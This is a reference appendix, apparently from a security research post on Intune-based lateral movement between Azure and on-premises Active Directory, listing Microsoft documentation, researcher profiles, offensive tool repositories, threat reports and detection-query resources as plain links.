- <https://learn.microsoft.com/en-us/entra/identity/hybrid/whatis-hybrid-identity>
- https://twitter.com/_wald0
- <https://posts.specterops.io/death-from-above-lateral-movement-from-azure-to-on-prem-ad-d18cb3959d4d>
- https://twitter.com/_Mayyhem
- <https://github.com/Mayyhem/Maestro>
- <https://defcon.org/html/defcon-32/dc-32-demolabs.html>
- <https://learn.microsoft.com/en-us/mem/intune/fundamentals/what-is-intune>
- <https://learn.microsoft.com/en-us/mem/configmgr/core/plan-design/choose-a-device-management-solution>
- <https://learn.microsoft.com/en-us/mem/intune/fundamentals/role-based-access-control>
- <https://learn.microsoft.com/en-us/mem/intune/apps/intune-management-extension>
- <https://learn.microsoft.com/en-us/mem/intune/apps/apps-windows-10-app-deploy>
- <https://jannikreinhard.com/2022/07/31/summary-of-the-intune-management-extension/>

Appendix - References

- <https://attack.mitre.org/tactics/TA0008/>
- <https://learn.microsoft.com/en-us/mem/intune/fundamentals/tutorial-walkthrough-endpoint-manager>
- <https://www.cobaltstrike.com/>
- <https://learn.microsoft.com/en-us/entra/fundamentals/how-to-manage-groups>
- <https://github.com/dirkjanm/ROADtools>
- <https://learn.microsoft.com/en-us/mem/intune/remote-actions/device-restart>
- <https://learn.microsoft.com/en-us/mem/intune/remote-actions/device-sync>
- <https://securityintelligence.com/x-force/windows-features-dll-sideloading/>
- <https://hijacklibs.net/entries/microsoft/built-in/dismcore.html>
- <https://github.com/Microsoft/Microsoft-Win32-Content-Prep-Tool>
- <https://www.anoopcnaair.com/intune-management-extension-deep-dive-level-300/>
- <https://learn.microsoft.com/en-us/azure/azure-monitor/logs/log-analytics-workspace-overview>

Appendix - References

- <https://techcommunity.microsoft.com/t5/microsoft-security-experts-blog/octo-tempest-hybrid-identity-compromise-recovery/ba-p/4166783>
- <https://www.microsoft.com/en-us/security/blog/2023/10/25/octo-tempest-crosses-boundaries-to-facilitate-extortion-encryption-and-destruction/>
- <https://learn.microsoft.com/en-us/azure/sentinel/overview>
- <https://learn.microsoft.com/en-us/azure/sentinel/detect-threats-custom>
- <https://learn.microsoft.com/en-us/mem/intune/fundamentals/multi-admin-approval>
- <https://learn.microsoft.com/en-us/azure/active-directory/fundamentals/concept-secure-remote-workers>
- <https://twitter.com/G0ldenGunSec>
- <https://twitter.com/FuzzySec>
- <https://twitter.com/anthemtotheego>
- <https://twitter.com/chompie1337>
- <https://securityintelligence.com/x-force/detecting-intune-lateral-movement/>
- <https://github.com/h4wkst3r/KQL-Queries>